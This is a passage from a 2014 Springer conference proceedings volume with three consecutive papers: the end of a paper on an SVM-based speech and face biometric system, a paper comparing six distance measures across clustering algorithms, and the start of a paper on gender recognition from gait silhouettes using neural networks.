The block diagram of proposed biometric security system is shown in Fig. 2. The input speech from microphone is first sampled at 8 KHz using audio codec and is later split into frames of equal sizes (256 samples per frame). In order to detect the presence of speech, endpoint detection algorithm [15] is employed on the input speech samples. After endpoint detection, the valid speech segment is passed through a set of 13 cochlear sections. The number of zero-crossings and PA are computed at the output of each cochlear section. An input feature of size 1×13 (for ZC) and 1×26 (for ZCPA) is fed to multi-class SVM classifier for speaker recognition/identification. Input image comprising of face is captured using camera, and PCA features are extracted from these images. The PCA features extracted from these images are fed to multi-class SVM classifier for face recognition/authentication. Inputs from speaker and face identification blocks are used to conclude the identification of the person under test using the decision logic. Additional information such as iris and fingerprint recognition can be added to the proposed biometric security system at the cost of additional computational complexity.

5 Results

In order to assess the effectiveness of the proposed biometric security system, standard databases for speaker identification and face authentication are employed. NIST database of speech utterances [16] from various speakers and AT&T database of faces [17] are considered for the evaluation of the proposed work. The AT&T face dataset comprises of 400 faces from 40 individuals with 10 faces per




Fig. 2 Block diagram of proposed biometric security system

Table 1 Performance evaluation of proposed biometric security system

Kernel	Speaker identification					Face authentication				
	SVM classifier		M-OAA SVM classifier			SVM classifier		M-OAA SVM classifier		
	RA (%)	NSV	RA (%)	NSV	SVs pruned (%)	RA (%)	NSV	RA (%)	NSV	SVs pruned (%)
Polynomial	96.50	2,222	96.25	1,966	11.52	–	–	–	–	–
RBF	96.25	2,130	95.75	1,785	16.20	73.50	6,539	73.50	4,991	23.67
Wavelet	96.50	2,283	96.50	2,030	11.08	69.50	5,203	69.50	2,295	55.89

RA Recognition accuracy
NSV Number of support vectors

individual. The size of each image is 92 × 112 pixels, with 256 gray levels per pixel. The recognition performance obtained for SVM-based biometric security system is reported in Table 1 with 200 faces used for training and 200 utterances used for testing. For speaker identification, utterances of isolated digits (0–9) from NIST TI46 database for five speakers are considered. Five hundred utterances with 10 utterances per word for five speakers are used for training and another set of 500 utterances with 10 utterances per word for five speakers are used for testing, and the results are reported in Table 1. Details about the number of support vectors pruned on using M-OAA SVM classifier are also given in Table 1. It may be observed from Table 1 that 11.08–16.20 % of support vectors are pruned on using M-OAA SVM classifier for speaker identification. For face authentication, polynomial kernel could not classify the input, and hence, the results are left blank. 23.67 % and 55.89 % of support vectors are pruned on using M-OAA SVM classifier for RBF and wavelet kernel, respectively.

6 Conclusion

There are several other applications such as hands-free portable music player for automotive applications, home automation, domestic appliances, hands-free cordless phones, voice-operated wheel chair, which require only few words for their functionality, and the design presented here enables easier implementation of such systems. Also techniques to reduce the execution time are reported, which can be employed by designers/programmers to achieve faster execution time for any embedded design.

Acknowledgment The authors would like to thank Dr. K.N.B. Murthy, Principal and Director, PESIT, Bangalore, for his support.

References

1. Draper, B.A., Baek, K., Bartlett, M.S., Beveridge, J.R.: Recognizing faces with PCA and ICA. Comput. Vis. Image Underst. **91**, 115–137 (2003)
2. Neagoe, V., Mugioiu, A., Stanculescu, I.: Face recognition using PCA versus ICA versus LDA cascaded with the neural classifier of concurrent self-organizing maps. 8th international conference on communications, COMM 2010, pp. 225–228. Romania, 10–12 June 2010
3. Tang, H., Ghorbani, A.A.: Accent classification using support vector machine and hidden markov models. Lecture Notes in Computer Science, pp. 629–631. Springer, Berlin, (2003)
4. Jaiswal, K.: Prediction of ubiquitin proteins using artificial neural networks, hidden Markov model and support vector machines. Silico. Biol. (ISB) **7**(6), 559–568 (2007)
5. Kates, J.M.: A time-domain digital cochlear model. IEEE Trans. Signal Process. **39**(12), 2573–2592 (1991)
6. Manikandan, J., Venkataramani, B.: Design of a real time automatic speech recognition system using modified one against all SVM classifier. Elsevier J. Microprocess. Microsys. **35**(6), 568–578 (2011)
7. Kim, D.S., Lee, S.Y., Kil, R.M.: Auditory processing of speech signals for robust speech recognition in real-world noisy environments. IEEE Trans. Speech Audio Process. **7**(1), 55–69 (1999)
8. Chu, W.C.: Speech Coding Algorithms. Wiley Interscience, New Jersey (2003)
9. Slaney, M.: Lyon's Cochlear Model, Apple Technical Report #13. Apple Computer Inc (1998)
10. Turk, M., Pentland, A.: Eigenfaces for recognition. J. Cogn. Neurosci. **3**(1), 71–86 (1991)
11. Vapnik, V.: The nature of statistical learning theory. Springer, New York (1995)
12. Cristianini, N., Shawe-Taylor, J.: An introduction to support vector machines and other kernel-based learning methods. Cambridge University Press, Cambridge (2000)
13. Manikandan, J., Venkataramani, B.: Design of a modified one against all SVM classifier. IEEE International Conference on Systems, Man and Cybernetics, pp. 1869–1874. Texas, USA (2009)
14. Manikandan, J., Venkataramani, B.: Evaluation of multiclass support vector machine classifiers using optimum threshold based pruning technique. J. IET Signal Process. **5**(5), 506–513 (2011)
15. Rabiner, L.R., Sambur, M.R.: An algorithm for determining the endpoints of isolated utterances. Bell. Syst. Tech. J. **54**(2), 297–315 (1975)
16. Lyons, J.W.: DARPA TIMIT Acoustic-Phonetic Continuous Speech Corpus. Technical Report NISTIR 4930, National Institute of Standards and Technology (1993)
17. AT&T Database of Faces: http://www.cl.cam.ac.uk/research/dtg/attarchive/facedatabase.html (2002)

Impact of Distance Measures on the Performance of Clustering Algorithms

Vijay Kumar, Jitender Kumar Chhabra and Dinesh Kumar

Abstract Distance measure plays a vital role in clustering algorithms. Selecting the right distance measure for a given dataset is a challenging problem. In this paper, the effect of six distance measures on three clustering algorithms, *K*-means, single linkage, and average linkage is investigated. The distance measures include Euclidean, Euclidean squared, Manhattan, Mahalanobis, cosine similarity, and Pearson correlation. We describe all the distance measures pointing out their strengths and weaknesses. The performance of clustering algorithms on distance measures are evaluated on two artificial and four real-life datasets. Experimental results show the impact of distance measures when used for different datasets.

Keywords Clustering · Distance measure · Clustering algorithms

1 Introduction

Clustering is a process of grouping data points based on the similarity/dissimilarity between them. It has a wide variety of applications in many areas such as data mining, pattern recognition, and data compression. In general, clustering techniques are classified into two main categories: hierarchical and partitional clustering. These clustering techniques are either directly or indirectly based on

V. Kumar (✉)
CSE Department, JCDM College of Engineering, Sirsa, Haryana, India
e-mail: vijaykumarchahar@gmail.com

J. K. Chhabra
Computer Engineering Department, NIT, Kurukshetra, Haryana, India
e-mail: jitenderchhabra@gmail.com

D. Kumar
CSE Department, GJUS&T, Hisar, Haryana, India
e-mail: dinesh_chutani@yahoo.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_17, © Springer India 2014

distance measures. The distance measures depend upon the applications. Different applications require different notations of similarity measure between data objects. Right selection of distance measure affects the results of clustering algorithms. They may affect the shape, volume, and orientation of clusters as some data points may be close to another according to one distance measure and far way according to another distance [8].

The main contribution of this paper is to demonstrate the impact of distance measures on three well-known clustering algorithms and discuss their relative strengths and weaknesses. These are evaluated over artificial as well as real-life datasets. The remainder of this paper is organized as follows. In Sect. 2, we review the clustering algorithms. Distance functions are summarized in Sect. 3. The results of the experiments are presented and discussed in Sect. 4. Finally, a concluding remark is drawn in Sect. 5.

2 Clustering Algorithms

The clustering algorithms are used to partition dataset $X = \{x_1, \ldots, x_j, \ldots, x_N\}$, where $x_j = (x_{j1}, x_{j2}, \ldots, x_{jd}) \in R^d$ into a number of clusters, say K, $(C_1, \ldots, C_K)$. The partition matrix $U(X)$ is represented as $U = [u_{kj}]$, $k = 1, 2, \ldots, K$, and $j = 1, 2, \ldots, N$, where u_{kj} is membership of data point x_j to clusters C_K. The $u_{kj} = 1$ if $x_j \in C_k$; otherwise, $u_{kj} = 0$. The three clustering algorithms used in this paper are single-linkage clustering, average linkage clustering, and K-means. The single-linkage clustering computes the distances between two clusters p and q such as [4]

$$D_{SL}(p, q) = \min_{x_i \in p, x_j \in q} \{d(x_i, x_j)\} \tag{1}$$

whereas the average linkage clustering uses the average of pairwise distance between points in two clusters p and q as:

$$D_{AL}(p, q) = \frac{1}{|p||q|} \sum_{x_i \in p} \sum_{x_j \in q} d(x_i, x_j) \tag{2}$$

The third clustering algorithm is K-means clustering algorithm. It seeks an optimal partition of data by minimizing the sum-of-squared-error criterion with an iterative optimization procedure such as [4].

$$J(U, V) = \sum_{j=1}^{N} \sum_{i=1}^{K} u_{ij} \parallel x_j - v_i \parallel^2 \tag{3}$$

where v_i is the center of cluster C_i.

3 Distance Measures

Most of the clustering algorithms are based on the distance measures between data points. The large value of distance measure represents greater difference between objects. The following are the most commonly used distance measures [8].

3.1 Euclidean Distance

The Euclidean distance, also known as L_2 norm, between two data points x_i and x_j is defined as:

$$D_e(x_i, x_j) = \left(\sum_{l=1}^{d} |x_{il} - x_{jl}|^2 \right)^{\frac{1}{2}} \tag{4}$$

where x_{il} and x_{jl} represent the *lth* dimension of x_i and x_j, respectively. It tends to form hyperspherical clusters. The strength of this measure is that clusters formed are invariant to translation and rotation in the feature space [3]. This measure has disadvantages also. If one of the input attributes has a relatively large range, then it can overcome the other attributes [9].

3.2 Standardized Euclidean Distance

The standardized Euclidean distance between x_i and x_j is mathematically described as:

$$D_{se}(x_i, x_j) = (x_i - x_j) D^{-1} (x_i - x_j)^T \tag{5}$$

where D is the diagonal matrix with diagonal elements given by va_j^2, which represents the variance of variable x_j over N data points. When squared standardized Euclidean distance is multiplied by the geometric mean of the variances, it produces a diagonal Mahalanobis distance measure. The diagonal Mahalanobis distance fails to use the information of the diagonal in the covariance matrix [7].

3.3 Manhattan Distance

Manhattan distance, also known as a city-block, rectilinear, or L_1 distance, is mathematically defined as:

$$D_{mn}(x_i, x_j) = \sum_{l=1}^{d} |x_{il} - x_{jl}| \tag{6}$$

The clusters formed using Manhattan distance tend to form rectangle-shaped clusters. Its advantage over Euclidean distance is the reduced computation time [4]. It does not depend upon the translation and reflection of the coordinate system. One disadvantage is that it depends upon the rotation of the coordinate system.

3.4 Mahalanobis Distance

Mahalanobis introduced a new distance measure named as Mahalanobis distance [6]. It is based on the correlations between variables by which different patterns can be identified and analyzed. The squared Mahalanobis is defined as follows:

$$D_{\text{ma}}(x_i, x_j) = (x_i - x_j)V^{-1}(x_i - x_j)^T \tag{7}$$

where V is covariance matrix. It differs from the Euclidean distance in which it takes into account the correlations of the dataset. The Mahalanobis distance tends to form ellipsoidal clusters.

3.5 Cosine Distance

Cosine distance is a measure of similarity between two vectors by measuring the cosine of the angle between them. It is defined as

$$D_{\cos}(x_i, x_j) = 1 - \left(\frac{x_i^T x_j}{\| x_i \| \| x_j \|}\right) \tag{8}$$

It is used to measure cohesion within clusters [4]. It is also invariant to scaling. It is unable to provide information on the magnitude of the differences.

3.6 Correlation Distance

The correlation distance measure is derived from the Pearson correlation coefficient [5]. It is mathematically formulated as:

$$D_{\text{corr}}(x_i, x_j) = 1 - \frac{\sum_{k=1}^{d}(x_{ik} - \overline{x}_i)(x_{jk} - \overline{x}_j)}{\sqrt{\sum_{k=1}^{d}(x_{ik} - \overline{x}_i)^2 \sum_{k=1}^{d}(x_{jk} - \overline{x}_j)^2}} \tag{9}$$

where $\overline{x}_i = \frac{1}{d}\sum_{k=1}^{d} x_{ik}$ and $\overline{x}_j = \frac{1}{d}\sum_{k=1}^{d} x_{jk}$.

4 Experimental Results and Discussions

In this section, we demonstrate the efficiency of clustering algorithms based on six different distance measures. The results are evaluated and compared using some widely acceptable performance evaluation metrics such as accuracy [2] and inter-cluster distance. Large value of these measures is required for better clustering.

4.1 Datasets Used

Six datasets are used for experiments. Two of them are artificial datasets (*Sph*_5_2 and *Sph*_6_2), and four are real-life datasets (iris, wine, bupa, and CMC). These are taken from [1]. The real-life datasets are obtained from the UCI machine learning database [10].

4.2 Evaluation on Clustering Efficiency

Tables 1, 2, 3, 4, 5, and 6 show the effect of distance measures on accuracy for *Sph*_5_2, *Sph*_6_2, iris, wine, bupa, and CMC datasets, respectively. We have carried out 10 independent runs of each clustering algorithm, each run consists of 100 iterations. Each value mentioned in the tables is an average of 10 runs.

For *Sph*_5_2 (Table 1), it is found that the single linkage with Euclidean distance provides better accuracy over other distance measures. The similar results are found for both hierarchical algorithms with standard Euclidean and Mahalanobis distances. The *K*-means clustering algorithm with Mahalanobis distance attains best accuracy. The single-linkage and average linkage clustering algorithms for *Sph*_6_2 dataset attain 100 percent accuracy with four distance measures (Euclidean, standard Euclidean, Manhattan, and Mahalanobis). The best value is provided by *K*-means with Mahalanobis distance.

For the iris dataset (Table 3), the single linkage with Euclidean distance attains better accuracy than the other distance measures. However, the average linkage with correlation distance provides higher accuracy. The *K*-means clustering algorithm provides better accuracy with Euclidean and standard Euclidean distances. For wine dataset (Table 4), the single linkage and average linkage with Euclidean distance find optimal accuracy. *K*-means with cosine distance provides better accuracy than the other distance measures.

The results obtained for the Bupa dataset (Table 5) show that the single-linkage clustering produces similar accuracy for five distance measures except cosine. Average linkage using Mahalanobis distance attains best accuracy value. The *K*-means clustering algorithm provides better accuracy with Euclidean and standard Euclidean distances. For CMC dataset, results given in Table 6 show that the

Table 1 Effect of distance measures on accuracy of cluster formed for *Sph*_5_2 dataset

	Euclidean	Seuclidean	Manhattan	Mahalanobis	Cosine	Correlation
Single linkage	0.5960	0.5880	0.3560	0.5880	0.4640	0.4000
Average linkage	0.9400	0.9480	0.9440	0.9480	0.5080	0.4040
K-means	0.9575	0.9650	0.8625	0.9590	0.5825	0.4000

Table 2 Effect of distance measures on accuracy of cluster formed for *Sph*_6_2 dataset

	Euclidean	Seuclidean	Manhattan	Mahalanobis	Cosine	Correlation
Single linkage	1.0000	1.0000	1.0000	1.0000	0.4833	0.3200
Average linkage	1.0000	1.0000	1.0000	1.0000	0.5766	0.3400
K-means	0.7941	0.7392	0.7917	0.7995	0.5783	0.3250

Table 3 Effect of distance measures on accuracy of cluster formed for Iris dataset

	Euclidean	Seuclidean	Manhattan	Mahalanobis	Cosine	Correlation
Single linkage	0.6800	0.6600	0.6733	0.3533	0.6600	0.6600
Average linkage	0.9067	0.6867	0.9000	0.3467	0.6600	0.9467
K-means	0.8442	0.8442	0.7667	0.7783	0.8033	0.8007

Table 4 Effect of distance measures on accuracy of cluster formed for wine dataset

	Euclidean	Seuclidean	Manhattan	Mahalanobis	Cosine	Correlation
Single linkage	0.4270	0.3764	0.3989	0.3876	0.4101	0.3876
Average linkage	0.6124	0.3876	0.5449	0.3876	0.4475	0.4719
K-means	0.6699	0.6699	0.6699	0.6088	0.6853	0.6853

Table 5 Effect of distance measures on accuracy of cluster formed for Bupa dataset

	Euclidean	Seuclidean	Manhattan	Mahalanobis	Cosine	Correlation
Single linkage	0.5768	0.5768	0.5710	0.5768	0.5768	0.5768
Average linkage	0.5565	0.5710	0.5623	0.5768	0.5623	0.5739
K-means	0.5507	0.5510	0.5478	0.5341	0.5072	0.5362

Table 6 Effect of distance measures on accuracy of cluster formed for CMC dataset

	Euclidean	Seuclidean	Manhattan	Mahalanobis	Cosine	Correlation
Single linkage	0.4270	0.3938	0.4257	0.3938	0.4270	0.4277
Average linkage	0.4094	0.3938	0.4094	0.4257	0.4100	0.4257
K-means	0.3976	0.3987	0.4010	0.3919	0.3795	0.3794

single- and average linkage clustering using correlation distance provide good accuracy. For *K*-means, Manhattan distance produces superior results.




Fig. 1 Effect of distance measures on inter-cluster distance, **a** *Sph*_5_2, **b** *Sph*_6_2, **c** iris, **d** wine, **e** Bupa, and **f** CMC

Figure 1 shows the effect of distance measures on inter-cluster distance for all above-mentioned datasets, respectively. For *Sph*_5_2, clustering using correlation distance provides well-separated clusters. For *Sph*_6_2, the clustering algorithms with Euclidean distance measure attain better cluster separation than the other distance measures. Single linkage and average linkage with Mahalanobis distance produce well-separated clusters for iris dataset. For wine dataset, single linkage and average linkage with Euclidean distance provide better separation between clusters than the other distance measures. The *K*-means with Manhattan distance offers superior cluster separation over other distance measures. For Bupa dataset, single linkage and average linkage with Manhattan distance produce best cluster separation. Single linkage with standardized Euclidean gives better cluster separation than other distance measures for CMC dataset. For Bupa and CMC datasets, *K*-means with standardized Euclidean gives well-separated clusters.

5 Conclusions

The distance measures play a crucial role in clustering. In this paper, we have analyzed three well-known clustering algorithms using six different widely used distance measures. We have used two artificial and four real-life datasets for experimentation. The experimental results reveal that different distance measures yield better values for different datasets when used for different algorithms. This paper can help in selecting suitable distance measure that can provide the optimum results.

References

1. Bandyopadhyay, S., Maulik, U.: Genetic clustering for automatic evolution of clusters and application to image classification. Pattern Recogn. **2**, 1197–1208 (2002)
2. Chen, J., Zhao, Z., Ye, J., Liu, H.: Nonlinear adaptive distance metric learning for clustering. In: ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, pp.123–132. New York (2007)
3. Duda, R.O., Hart, P.E., Stork, D.G.: Pattern Recognition. Wiley (2001)
4. Jain, A.K., Dubes, R.C.: Algorithms for Clustering Data. Prentice Hall, Englewood Cliffs, NJ (1988)
5. Kaufman, L., Rousseeuw, P.: Finding groups in data: an introduction to cluster analysis. Wiley, New York (1990)
6. Mahalanbois, P.C.: On the generalized distance in statistics. In: Proceedings of the National Institute of Sciences of India, pp. 49–55. Chicago (1936)
7. Prekopcsak, Z., Lemire, D.: Time series classification by class-specific mahalanobis distance measures. Adv. Data Anal. Classif. **6**(3), 185–200 (2012)
8. Vimal, A., Valluri, S.R., Karlapalem, K.: An experiment with distance measures for clustering. Technical report, Center of Data Engineering, IIIT, Hyderabad (2008)
9. Xu, R., Wunsch, D.: Survey of clustering algorithms. IEEE Trans. Neural Netw **16**(3), 513–521 (2005)
10. UCI Repository of Machine Learning Databases. http://www.ics.uci.edu/ mlearn/databases

Gender Identification Using Gait Biometrics

Richa Shukla, Reenu Shukla, Anupam Shukla and Nirupama Tiwari

Abstract Soft biometrics-based gender classification is an interesting and a challenging area of neural networking and has potential application in visual surveillance as well as human–computer interaction. In this paper, we have investigated gender recognition from human gait in image sequence. For the above purpose, we have extracted silhouette of 15 males and 15 females from the database collected from CASIA Gait Database (Dataset B). The computer-vision-based gender classification is then carried out on the basis of standard deviation, center of mass, and height from head to toe. Experimental results demonstrate that the present gender recognition systems achieve superior recognition performance of 96.8 % on feed-forward back-propagation (FFBP) network. Data on different networks have also been trained and tested. The above study indicates that gait-based gender recognition is one of the best reliable biometric technologies that can be used to monitor people without their cooperation. Controlled environments such as banks, military installations, and even airports need to quickly detect threats and provide differing levels of access to different user groups.

Keywords Gender recognition · Gait · Silhouette · Feature extraction · Neural network

R. Shukla (✉) · N. Tiwari
Department of Computer Science, SRCEM Banmore, Morena, MP, India
e-mail: richa_9_s@yahoo.co.in

R. Shukla
Department of Computer Science Oriental University, Indore, India

A. Shukla
Department of Computer Science ABV-Indian Institute of Information Technology and Management Gwalior, Gwalior, MP, India

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_18, © Springer India 2014

1 Introduction

Biometrics is an advanced way of person recognition as it establishes more direct and explicit link with humans than passwords or tokens, since biometrics use measurable physiological and behavioral features of a person. Different types of human traits can be used as biometric, e.g., fingerprint, face, iris, hand geometry, gait, and so on. Psychological studies [1, 2] have showed that gait signatures obtained from video can be used as a reliable cue to identify individuals. Gait identification implies to discriminate individuals by the motion of walking. The advantages of using gait are it is non-contact, sequence based, and unobtrusive. In most gait recognition approaches [3], recognition features are extracted from silhouette images. Ioannidis et al. [4] proposed an innovative gait identification and authentication method based on the use of novel 2-D and 3-D features. The human silhouette is segmented into seven components, namely head, arm, trunk, thigh, front leg, back leg, and feet. Each of the seven components and a number of combinations of the components are then studied with two useful applications: human identification (ID) recognition and gender recognition. Gender has a special place in social communication. Many social interactions depend greatly on correct gender perception. If a computer-based biometric system can recognize gender, it will be very helpful in many applications. For example, gender classification can improve surveillance systems, intelligence, analyze customers for store managers, allow robots to perceive gender, etc. Automatic gender classification can be based on face [5], voice [6], or gait [7]. A novel multimodal biometric recognition system using three modalities, including face, ear, and gait, based on Gabor + PCA feature extraction method with fusion by matching score level is done by Yazdanpanah et al. [8]. Zhang and Wang [9] presented a comprehensive evaluation of various view angles for the determination of gender from human gait. All the above prove that gait-based gender classification is feasible in controlled environments [10]. In this paper, we aim to discuss about an automatic gender recognition using gait method, based on spatiotemporal silhouette analysis measured during walking. Recognizing people by gender depends greatly on how the silhouette shape of an individual changes over time in an image sequence. So, we have considered gait motion, i.e., sequence of static body gestures and expect that some distinguishable signature can be extracted and used for recognition.

2 Methodology

We have taken 30 silhouettes of female and male from CASIA Gait Database (Dataset B).

2.1 Silhouette Extraction

All subjects chosen in our work are walking naturally in a straight line along with the side view at 90°. In biometric gait recognition system, the database is stored in video form and then sequences of frame of a walking person is created.

2.1.1 Feature Extraction

A feature is a significant piece of information extracted from an image which provides more detailed understanding of the image. Particularly, it is independent of the clothing, illumination, and texture. The images we analyze are stored in the form of a two-dimensional data array, in which each datum is referred to as a pixel (picture element).

At the time of walking, the center of mass of human body changes from instance to instance so we are using the center of mass as a feature. Center of mass shows brightened weighted average of x and y coordinate pixels in the frame. Center of mass of the white pixel area for binary images is the same as the center of mass if we consider the intensity at a point as the mass of that point. We can calculate the center of mass coordinate in binary image by using the following formula.

$$\bar{x} = \frac{\sum_{i=0}^{n} \sum_{j=0}^{m} j * B(i,j)}{A}, \quad \bar{y} = \frac{\sum_{i=0}^{n} \sum_{j=0}^{m} i * B(i,j)}{A} \tag{1}$$

Here, x and y are center of mass points in image. Here, m and n are dimensions of matrices which store image in matrix form. A is defined as the area of region and can be calculated by the following formula:

$$A = \sum_{i=0}^{n} \sum_{j=0}^{m} B(i,j) \tag{2}$$

Second feature is standard deviation. It can be defined as average gray value within the selection and sum of the gray values of all the pixels in the selection divided by the number of pixels. For RGB images, the mean has been calculated by converting each pixel to gray scale using the formula:

$$\text{Gray} = 0.299\,\text{red} + 0.587\,\text{green} + 0.114\,\text{blue}$$

or

$$\text{gray} = (\text{red} + \text{green} + \text{blue})/3 \tag{3}$$

Standard deviation of the gray values is used to generate the mean gray value. Third feature is height from head to toe as shown in Fig. 1. As height is one of the features that differentiate between male and female, generally male has more height than female.




Fig. 1 Boundary box to measure height

The proposed algorithm for gender recognition using gait is shown in Fig. 2. This paper uses neural network for classification, and feed-forward back-propagation (FFBP) neural network is created.

3 Network Structure

A neural network is designed to perform in a way as brain performs a particular task or function. Neural network is composed of input layer, hidden layer, and output layer [11]. Based on the number of hidden layer and number of neuron in each layer, different network architectures are created, and from all the created architectures, best one is determined by experimental result.




Fig. 2 Representation of testing and training data

Input layer: This is the layer which takes the inputs (the values we pass) and forwards them to hidden layer. The nodes in the input layer are passive in nature; it means they receive single value on their input, but they cannot modify the data.

Hidden layer: Hidden layer is active in nature and automatically extracts the feature of the input pattern [12] which means it can modify the data. All the values from the input is duplicated in this fully interconnected structure and then sent to hidden layers.

Output layer: Output layer is based on the required output of neural network. The active nodes of the output layer combines and modifies the data to produce two output values i.e., male or female.

3.1 Feed-Forward Back-Propagation Neural Network

Back-propagation network is one of the most commonly used supervised artificial neural network models. Back propagation was created by generalizing the Widrow–Hoff learning rule to multiple-layer network and nonlinear differentiable transfer function. The back-propagation algorithm consists of two paths: forward path and backward path. Forward path creates a feed-forward network by initializing weight, simulation, and training the network. The network weights and biases are updated in backward path. Before training a FFBP network [13], the weight and bias must be initialized. For training of neural network, proper inputs and targets are needed as outputs.

3.2 Cascade-Forward (CF) Back-Propagation Network

CF networks are similar to feed-forward networks, but it includes a weight connection from the input to each layer and from each layer to the successive layers. For example, a three-layer network has connections from layer 1 to layer 2, layer 2 to layer 3, and layer 1 to layer 3. The three-layer network also has connections from the input to all three layers. The additional connections might improve the speed at which the network learns the desired relationship [14].

4 Computational Analysis

In these studies, 15 subjects of female and 15 subjects of male are collected from CASIA Gait Database [15]. This database has 3 sets: Dataset A, Dataset B (multi-view), and Dataset C (infrared). Dataset B is used where all subjects are walking naturally in a straight line along with the side view at 90° are chosen in our work that is from right to left. Each subject has 50 frames for training and testing.




Fig. 3 **a** Regression graph, **b** The training state, and **c** Performance graph

Table 1 Comparative study of feed-forward back- and cascade-forward back propagation

Data set name	Network	Number of hidden layer	Classification accuracy	Epochs
Data 1	Feed-forward back propagation	2	96.81	28
		3	96.2	19
		4	92.9	24
Data 2	Cascade-forward back propagation	2	95.15	24
		3	95.8	16
		4	95.6	12

MATLAB has been used to carry out the experiment. FFBP neural network is used for training and testing. The result shown in Fig. 3a indicates that these features are more effective to identify people from distance with a recognition rate of 96.8 %. Training functions (Fig. 3b) are mathematical procedures used to automatically adjust the network's weights and biases. In this work, TRAINLM is used as training function. Performance graph (Fig. 3c) shows network performance according to the MSE that is the mean of squared errors by training, validation, and testing of data, and LEARNGDM is used as learning function. Data on different network have also been trained and tested for comparative study, and results are shown in Table 1.

5 Conclusion and Future Work

This paper presents gender recognition using gait and specific features like center of mass, standard deviation, and height from head to toe. Here, neural network is being used to identify gender, and result shows that these features are more effective to identify. Recognition rate of 96.81 % is achieved. The work can be extended to develop new multimodal biometric system where gait can be combined with other biometrics system.

References

1. Johansson, G.: Visual perception of biological motion and a model for its analysis. Percept. Psycho. Phys. **14**(2), 201–211 (1973)
2. Stevenage, S.V., Nixon, M.S., Vince, K.: Visual analysis of gait as a cue to identity. Appl. Cogn. Psych. **13**, 513–526 (1999)
3. Foster, J.P., Nixon, M.S., Prudel-Bennett, A.: Automatic gait recognition using area-based metrics. Pattern Recogn. Lett. **24**, 2489–2497 (2003)
4. Ioannidis, D., Tzovaras, D., Damousis Argyropoulos, S., Moustakas, K.: Gait recognition using compact feature extraction transforms and depth information. IEEE Trans. Inf. Forensics Secur. **2**(3), 623–630 (2007)
